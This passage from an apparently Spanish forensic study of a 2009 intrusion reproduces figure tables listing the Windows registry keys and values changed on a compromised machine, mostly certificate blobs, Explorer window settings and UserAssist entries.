HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVers...	HRZR_HVGBBYONE:0k1,130	hex:07,00,00,00,08,00,00,00,e0,e8,70,ca,e2,e8,c9,01,
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVers...	HRZR_EHACNGU	hex:06,00,00,00,2e,00,00,00,40,2b,b1,26,0e,ed,c9,01,
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVers...	SavedLegacySettings	hex:3c,00,00,00,0c,00,00,00,01,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,04,00,00,00,00,0
HKEY_CURRENT_USER\Software\Microsoft\Windows\ShellNoRoa...	WinPos1024x768(1).left	dword:00000014
HKEY_CURRENT_USER\Software\Microsoft\Windows\ShellNoRoa...	WinPos1024x768(1).top	dword:0000000c
HKEY_CURRENT_USER\Software\Microsoft\Windows\ShellNoRoa...	WinPos1024x768(1).right	dword:00000334
HKEY_CURRENT_USER\Software\Microsoft\Windows\ShellNoRoa...	WinPos1024x768(1).bottom	dword:00000264
HKEY_CURRENT_USER\Software\Microsoft\Windows\ShellNoRoa...	WinPos1024x768(1).left	dword:000000d0
HKEY_CURRENT_USER\Software\Microsoft\Windows\ShellNoRoa...	WinPos1024x768(1).top	dword:0000002e
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Cryptography\RNG	Seed	hex:7f,34,10,0c,cd,5e,6a,2d,33,5c,4c,28,fe,a3,1f,77,fd,23,3d,ca,eb,74,3e,37,c5,15,65,a0,a9,17,c
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\DirectDraw\MostR...	Name	"msoobe.exe"
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\DirectDraw\MostR...	ID	dword:3b7d853e
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\DrWatson	NumberOfCrashes	dword:00000000
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificate...	Blob	hex:14,00,00,00,01,00,00,00,14,00,00,00,e2,7f,7b,d8,77,d5,df,9e,0a,3f,9e,b4,cb,0e,2e,a9,ef,db,
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificate...	Blob	hex:14,00,00,00,01,00,00,00,14,00,00,00,57,42,92,26,62,48,8b,58,cf,63,02,00,98,6b,29,60,06,ff,
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificate...	Blob	hex:14,00,00,00,01,00,00,00,14,00,00,00,53,32,d1,b3,cf,7f,fa,e0,f1,a0,5d,85,4e,92,d2,9e,45,1d,
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificate...	Blob	hex:14,00,00,00,01,00,00,00,14,00,00,00,f7,e7,dd,cb,ce,db,38,f9,b6,b2,67,0e,54,d0,59,0c,32,3f,
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current...	Directory	"C:\WINDOWS\system32\config\systemprofile\Configuración local\Archivos temporales de Internet\Co
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current...	CachePath	"C:\WINDOWS\system32\config\systemprofile\Configuración local\Archivos temporales de Internet\Co
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current...	CachePath	"C:\WINDOWS\system32\config\systemprofile\Configuración local\Archivos temporales de Internet\Co
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current...	CachePath	"C:\WINDOWS\system32\config\systemprofile\Configuración local\Archivos temporales de Internet\Co
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\Curr...	Auto	"1"
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\Curr...	netsvcs	hex(7):36,74,6f,34,00,41,70,70,4d,67,6d,74,00,41,75,64,69,6f,53,72,76,00,42,72,6f,77,73,65,72,
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Servi...	@	dword:00000008
HKEY_CURRENT_USER\Software\Microsoft\Windows\ShellNoRoa...	WinPos1024x768(1).right	dword:000003f0
HKEY_CURRENT_USER\Software\Microsoft\Windows\ShellNoRoa...	WinPos1024x768(1).bottom	dword:00000286
HKEY_CURRENT_USER\Software\Microsoft\Windows\ShellNoRoa...	Mode	dword:00000003
HKEY_CURRENT_USER\Software\Microsoft\Windows\ShellNoRoa...	Sort	dword:00000000
HKEY_CURRENT_USER\Software\Microsoft\Windows\ShellNoRoa...	SortDir	dword:00000001
HKEY_CURRENT_USER\Software\Microsoft\Windows\ShellNoRoa...	Col	dword:ffffffff
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificate...	Blob	hex:14,00,00,00,01,00,00,00,14,00,00,00,fa,86,c9,db,e0,ba,e9,78,f5,4b,a8,d6,15,df,f0,d3,e1,6a,
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificate...	Blob	hex:14,00,00,00,01,00,00,00,14,00,00,00,73,fb,9c,fe,04,dc,bd,62,4c,ba,35,59,87,65,f5,e5,ee,bf,
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificate...	Blob	hex:14,00,00,00,01,00,00,00,14,00,00,00,4e,8b,99,84,c5,96,53,1a,c9,fd,75,c6,83,cd,89,3e,b3,a3
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificate...	Blob	hex:14,00,00,00,01,00,00,00,14,00,00,00,5f,f3,24,6c,8f,91,24,af,9b,5f,3e,b0,34,6a,f4,2d,5c,a8,5
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificate...	Blob	hex:14,00,00,00,01,00,00,00,08,00,00,00,4a,1b,2a,04,1e,27,45,9e,0b,00,00,00,01,00,00,00,32,0
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificate...	Blob	hex:14,00,00,00,01,00,00,00,14,00,00,00,42,c6,57,69,39,68,28,2e,d5,4c,16,40,57,df,9d,34,4c,d6
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificate...	Blob	hex:14,00,00,00,01,00,00,00,14,00,00,00,aa,fc,77,51,3b,07,84,e5,2b,12,4f,e7,23,53,15,a5,d3,c4
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificate...	Blob	hex:14,00,00,00,01,00,00,00,14,00,00,00,17,22,51,ac,74,1e,4d,ea,ae,ad,4c,cd,e1,cd,a1,4f,81,8e
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificate...	Blob	hex:14,00,00,00,01,00,00,00,14,00,00,00,90,2f,82,a3,7c,47,97,01,1e,0f,4b,a5,af,13,13,c2,11,13,
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificate...	Blob	hex:14,00,00,00,01,00,00,00,14,00,00,00,08,20,6c,66,eb,81,0a,6c,5c,d5,b5,a6,3c,41,dd,1c,96,91

Ilustración 116. Intrusión 1 - 2009: valores de los registros modificados (I).


Key
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\AuthRoot\Certificates\69BD8CF49CD300FB592E1793CA556AF3ECAA35FB
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\AuthRoot\Certificates\6A174570A916FBE84453EED3D070A1D8DA442829
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\AuthRoot\Certificates\720FC15DDC27D456D098FABF3CDD78D31EF5A8DA
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\AuthRoot\Certificates\74207441729CDD92EC7931D823108DC28192E2BB
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\AuthRoot\Certificates\742C3192E607E424EB4549542BE1BBC53E6174E2
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\AuthRoot\Certificates\7639C71847E151B5C7EA01C758FBF12ABA298F7A
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\AuthRoot\Certificates\78E9DD0650624DB9CB36B50767F209B843BE15B3
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\AuthRoot\Certificates\7A74410FB0CD5C972A364B71BF031D88A6510E9E
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\AuthRoot\Certificates\7AC5FFF8DCBC5583176877073BF751735E9BD358
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\AuthRoot\Certificates\7CA04FD8064C1CAA32A37AA94375038E8DF8DDC0
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\AuthRoot\Certificates\7E784A101C8265CC2DE1F16D47B440CAD90A1945
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\AuthRoot\Certificates\81968B3AEF1CDC70F5FA3269C292A3635BD123D3
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\AuthRoot\Certificates\838E30F77FDD14AA385ED145009C0E2236494FAA
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\AuthRoot\Certificates\85371CA6E550143DCE2803471BDE3A09E8F8770F
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\AuthRoot\Certificates\85A408C09C193E5D51587DCDD61330FD8CDE37BF
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\AuthRoot\Certificates\879F4BEE05DF98583BE360D633E70D3FFE9871AF
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\AuthRoot\Certificates\8EB03FC3CF7BB292866268B751223DB5103405CB
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\AuthRoot\Certificates\9078C5A28F9A4325C2A7C73813CDFE13C20F934E
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\AuthRoot\Certificates\90AEA26985FF14804C434952ECE9608477AF556F
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\AuthRoot\Certificates\90DEDE9E4C4E9F6FD88617579DD391BC65A68964
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\AuthRoot\Certificates\96974CD6B663A7184526B1D648AD815CF51E801A
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\AuthRoot\Certificates\97817950D81C9670CC34D809CF794431367EF474
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\AuthRoot\Certificates\97E2E99636A547554F838FBA38B82E74F89A830A
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\AuthRoot\Certificates\99A69BE61AFE886B4D2B82007CB854FC317E1539
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\AuthRoot\Certificates\9BACF3B664EAC5A17BED08437C72E4ACDA12F7E7
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\AuthRoot\Certificates\9E6CEB179185A29EC6060CA53E1974AF94AF59D4
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\AuthRoot\Certificates\9FC796E8F8524F863AE1496D381242105F1B78F5
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\AuthRoot\Certificates\A399F76F0CBF4C9DA55E4AC24E8960984B2905B6
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\AuthRoot\Certificates\A3E31E20B2E46A328520472D0CDE9523E7260C6D
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\AuthRoot\Certificates\A5EC73D48C34FCBEF1005AEB85843524BBFAB727
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\AuthRoot\Certificates\AB48F333DB04ABB9C072DA5B0CC1D057F0369B46
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\AuthRoot\Certificates\ACED5F6553FD25CE015F1F7A483B6A749F6178C6
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\AuthRoot\Certificates\B172B1A56D95F91FE50287E14D37EA6A4463768A
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\AuthRoot\Certificates\B19DD096DCD4E3E0FD676885505A672C438D4E9C
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\AuthRoot\Certificates\B3EAC44776C9C81CEAF29D95B6CCA0081B67EC9D
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\AuthRoot\Certificates\B5D303BF8682E152919D83F184ED05F1DCE5370C
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\AuthRoot\Certificates\B6AF5BE5F878A00114C3D7FEF8C775C34CCD17B6
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\AuthRoot\Certificates\B72FFF92D2CE43DE0A8D4C548C503726A81E2B93
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\AuthRoot\Certificates\BC9219DDC98E14BF1A781F6E280B04C27F902712
HKEY_USERS\S-1-5-21-1078081533-1177238915-839522115-1003\Software\Microsoft\Windows\ShellNoRoam\Bags\11\Shell
HKEY_USERS\S-1-5-21-1078081533-1177238915-839522115-1003\Software\Microsoft\Windows\ShellNoRoam\Bags\11\Shell
HKEY_USERS\S-1-5-21-1078081533-1177238915-839522115-1003\Software\Microsoft\Windows\ShellNoRoam\Bags\11\Shell
HKEY_USERS\S-1-5-21-1078081533-1177238915-839522115-1003\Software\Microsoft\Windows\ShellNoRoam\Bags\11\Shell
HKEY_USERS\S-1-5-21-1078081533-1177238915-839522115-1003\Software\Microsoft\Windows\ShellNoRoam\Bags\11\Shell
HKEY_USERS\S-1-5-21-1078081533-1177238915-839522115-1003\Software\Microsoft\Windows\ShellNoRoam\Bags\11\Shell

Ilustración 117. Intrusión 1 - 2009: registros modificados (II).



Key	Value	Data Before
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\AuthRoot\Cert...	Blob	hex:14,00,00,00,01,00,00,00,14,00,00,00,fb,61,40,61,b4,8a,bc,eb,56,1d,64,16,1f,
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\AuthRoot\Cert...	Blob	hex:14,00,00,00,01,00,00,00,14,00,00,00,23,2e,df,e9,81,b4,d0,84,fd,8e,bb,a9,dd,
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\AuthRoot\Cert...	Blob	hex:14,00,00,00,01,00,00,00,14,00,00,00,ee,c7,aa,e0,1b,b9,42,42,2f,80,75,2a,f4,
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\AuthRoot\Cert...	Blob	hex:14,00,00,00,01,00,00,00,14,00,00,00,e3,73,2d,df,cb,0e,28,0c,de,dd,b3,a4,ca,
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\AuthRoot\Cert...	Blob	hex:14,00,00,00,01,00,00,00,14,00,00,00,e2,7f,7b,d8,77,d5,df,9e,0a,3f,9e,b4,cb,
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\AuthRoot\Cert...	Blob	hex:14,00,00,00,01,00,00,00,14,00,00,00,8c,16,55,70,cc,16,0a,53,64,c2,a5,84,aa,
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\AuthRoot\Cert...	Blob	hex:14,00,00,00,01,00,00,00,14,00,00,00,23,43,d1,48,a2,55,89,9b,94,7d,46,1a,79,
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\AuthRoot\Cert...	Blob	hex:14,00,00,00,01,00,00,00,14,00,00,00,a4,b1,e9,f0,a6,0b,eb,12,34,63,90,56,36,
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\AuthRoot\Cert...	Blob	hex:14,00,00,00,01,00,00,00,14,00,00,00,c4,61,50,cb,90,66,2b,bc,70,ca,2b,1a,d9,
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\AuthRoot\Cert...	Blob	hex:14,00,00,00,01,00,00,00,14,00,00,00,f8,cd,cc,ee,59,c7,d9,7a,49,02,9c,6d,63,
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\AuthRoot\Cert...	Blob	hex:14,00,00,00,01,00,00,00,14,00,00,00,be,a8,a0,74,72,50,6b,44,b7,c9,23,d8,fb,
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\AuthRoot\Cert...	Blob	hex:14,00,00,00,01,00,00,00,14,00,00,00,6a,79,7e,91,69,46,18,13,0a,02,77,a5,59,
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\AuthRoot\Cert...	Blob	hex:14,00,00,00,01,00,00,00,14,00,00,00,48,24,45,0a,7c,ac,6a,bf,3c,ae,26,58,5c,
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\AuthRoot\Cert...	Blob	hex:14,00,00,00,01,00,00,00,14,00,00,00,1a,21,b4,95,2b,62,93,ce,18,b3,65,ec,9c,
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\AuthRoot\Cert...	Blob	hex:14,00,00,00,01,00,00,00,14,00,00,00,31,c3,79,1b,ba,f5,53,d7,17,e0,89,7a,2d,
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\AuthRoot\Cert...	Blob	hex:14,00,00,00,01,00,00,00,14,00,00,00,46,6f,3a,d5,51,96,83,ac,53,e2,1c,78,1e,
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\AuthRoot\Cert...	Blob	hex:14,00,00,00,01,00,00,00,14,00,00,00,a8,28,99,cc,a5,88,49,82,00,e2,f7,50,70,
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\AuthRoot\Cert...	Blob	hex:14,00,00,00,01,00,00,00,14,00,00,00,bc,f9,9a,86,89,13,ae,84,ed,af,03,84,7f,
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\AuthRoot\Cert...	Blob	hex:14,00,00,00,01,00,00,00,14,00,00,00,23,43,d1,48,a2,55,89,9b,94,7d,46,1a,79,
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\AuthRoot\Cert...	Blob	hex:14,00,00,00,01,00,00,00,14,00,00,00,e5,a1,7b,f4,87,33,50,d8,1e,82,b7,96,39,
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\AuthRoot\Cert...	Blob	hex:14,00,00,00,01,00,00,00,14,00,00,00,86,a2,1f,70,c6,8c,c1,a0,74,9c,94,b7,91,
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\AuthRoot\Cert...	Blob	hex:14,00,00,00,01,00,00,00,14,00,00,00,59,79,12,de,61,75,d6,6f,c4,23,b7,77,13,
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\AuthRoot\Cert...	Blob	hex:14,00,00,00,01,00,00,00,14,00,00,00,1a,21,b4,95,2b,62,93,ce,18,b3,65,ec,9c,
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\AuthRoot\Cert...	Blob	hex:14,00,00,00,01,00,00,00,14,00,00,00,f0,17,62,13,55,3d,b3,ff,0a,00,6b,fb,50,8
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\AuthRoot\Cert...	Blob	hex:14,00,00,00,01,00,00,00,14,00,00,00,2e,cc,12,e1,e7,c8,71,91,10,4c,25,8b,e8,
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\AuthRoot\Cert...	Blob	hex:14,00,00,00,01,00,00,00,14,00,00,00,14,31,e2,7f,9c,ca,12,95,fb,f1,70,20,db,
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\AuthRoot\Cert...	Blob	hex:14,00,00,00,01,00,00,00,14,00,00,00,a9,31,4e,bd,43,e4,7d,fe,1f,ca,87,9a,03,
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\AuthRoot\Cert...	Blob	hex:14,00,00,00,01,00,00,00,14,00,00,00,1f,83,0e,58,b0,dc,55,c2,70,db,69,c7,0e,
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\AuthRoot\Cert...	Blob	hex:14,00,00,00,01,00,00,00,08,00,00,00,4c,d7,62,ce,89,4e,de,24,03,00,00,00,01,
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\AuthRoot\Cert...	Blob	hex:14,00,00,00,01,00,00,00,14,00,00,00,42,c6,57,69,39,68,28,2e,d5,4c,16,40,57,
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\AuthRoot\Cert...	Blob	hex:14,00,00,00,01,00,00,00,14,00,00,00,1e,82,4d,28,65,80,3c,c9,41,6e,ac,35,2e,
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\AuthRoot\Cert...	Blob	hex:14,00,00,00,01,00,00,00,14,00,00,00,4b,69,79,4c,0b,e5,eb,3a,57,04,7a,68,a8,
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\AuthRoot\Cert...	Blob	hex:14,00,00,00,01,00,00,00,14,00,00,00,89,82,67,7d,c4,9d,26,70,00,4b,b4,50,48,
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\AuthRoot\Cert...	Blob	hex:14,00,00,00,01,00,00,00,14,00,00,00,86,a2,1f,70,c6,8c,c1,a0,74,9c,94,b7,91,
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\AuthRoot\Cert...	Blob	hex:14,00,00,00,01,00,00,00,14,00,00,00,12,37,ba,45,17,ee,ad,29,26,fd,c1,cd,fe,
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\AuthRoot\Cert...	Blob	hex:14,00,00,00,01,00,00,00,14,00,00,00,28,87,b1,a7,88,7f,d6,dd,cb,6f,a1,1c,0e,
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\AuthRoot\Cert...	Blob	hex:14,00,00,00,01,00,00,00,14,00,00,00,19,05,f7,7c,e1,ce,4e,f0,a0,89,d8,d3,ab,
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\AuthRoot\Cert...	Blob	hex:14,00,00,00,01,00,00,00,14,00,00,00,1d,ea,65,2c,00,ed,a3,22,23,21,f9,06,de,
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\AuthRoot\Cert...	Blob	hex:14,00,00,00,01,00,00,00,14,00,00,00,93,9a,44,ca,d0,78,53,80,29,49,04,df,c7,
HKEY_USERS\S-1-5-21-1078081533-1177238915-839522115-1003\Software\Mic...	WinPos1024x768(1).right	dword:000003f0
HKEY_USERS\S-1-5-21-1078081533-1177238915-839522115-1003\Software\Mic...	WinPos1024x768(1).bottom	dword:00000286
HKEY_USERS\S-1-5-21-1078081533-1177238915-839522115-1003\Software\Mic...	Mode	dword:00000003
HKEY_USERS\S-1-5-21-1078081533-1177238915-839522115-1003\Software\Mic...	Sort	dword:00000000
HKEY_USERS\S-1-5-21-1078081533-1177238915-839522115-1003\Software\Mic...	SortDir	dword:00000001
HKEY_USERS\S-1-5-21-1078081533-1177238915-839522115-1003\Software\Mic...	Col	dword:ffffffff

Ilustración 118. Intrusión 1 - 2009: valores de los registros modificados (II).



Key
HKEY_USERS\S-1-5-21-1078081533-1177238915-839522115-1003\Software\Microsoft\Windows\ShellNoRoam\Bags\11\Shell
HKEY_USERS\S-1-5-18\AppEvents\Schemes\Apps\.Default\SystemAsterisk\.Current
HKEY_USERS\S-1-5-18\AppEvents\Schemes\Apps\.Default\SystemAsterisk\.Default
HKEY_USERS\S-1-5-18\AppEvents\Schemes\Apps\.Default\SystemExclamation\.Current
HKEY_USERS\S-1-5-18\AppEvents\Schemes\Apps\Explorer\Navigating\.Current
HKEY_USERS\S-1-5-18\AppEvents\Schemes\Apps\Explorer\Navigating\.Default
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\SharedAccess
HKEY_USERS\.DEFAULT\AppEvents\Schemes\Apps\.Default\SystemAsterisk\.Current
HKEY_USERS\.DEFAULT\AppEvents\Schemes\Apps\.Default\SystemAsterisk\.Default
HKEY_USERS\.DEFAULT\AppEvents\Schemes\Apps\.Default\SystemExclamation\.Current
HKEY_USERS\.DEFAULT\AppEvents\Schemes\Apps\Explorer\Navigating\.Current
HKEY_USERS\.DEFAULT\AppEvents\Schemes\Apps\Explorer\Navigating\.Default
HKEY_USERS\.DEFAULT\Software\Microsoft\Internet Explorer\Extensions\CmdMapping
HKEY_USERS\.DEFAULT\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders
HKEY_USERS\.DEFAULT\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders
HKEY_USERS\.DEFAULT\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders
HKEY_USERS\.DEFAULT\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders
HKEY_USERS\.DEFAULT\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders
HKEY_USERS\.DEFAULT\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders
HKEY_USERS\.DEFAULT\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders
HKEY_USERS\.DEFAULT\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections
HKEY_USERS\.DEFAULT\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\3
HKEY_USERS\S-1-5-21-1078081533-1177238915-839522115-1003\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders
HKEY_USERS\S-1-5-21-1078081533-1177238915-839522115-1003\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders
HKEY_USERS\S-1-5-21-1078081533-1177238915-839522115-1003\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders
HKEY_USERS\S-1-5-21-1078081533-1177238915-839522115-1003\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{5E6AB780-7743-11CF-A12B-00AA004AE837}\Count
HKEY_USERS\S-1-5-21-1078081533-1177238915-839522115-1003\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{5E6AB780-7743-11CF-A12B-00AA004AE837}\Count
HKEY_USERS\S-1-5-21-1078081533-1177238915-839522115-1003\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{75048700-EF1F-11D0-9888-006097DEACF9}\Count
HKEY_USERS\S-1-5-21-1078081533-1177238915-839522115-1003\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections
HKEY_USERS\S-1-5-21-1078081533-1177238915-839522115-1003\Software\Microsoft\Windows\ShellNoRoam\Bags\10\Shell
HKEY_USERS\S-1-5-21-1078081533-1177238915-839522115-1003\Software\Microsoft\Windows\ShellNoRoam\Bags\10\Shell
HKEY_USERS\S-1-5-21-1078081533-1177238915-839522115-1003\Software\Microsoft\Windows\ShellNoRoam\Bags\10\Shell
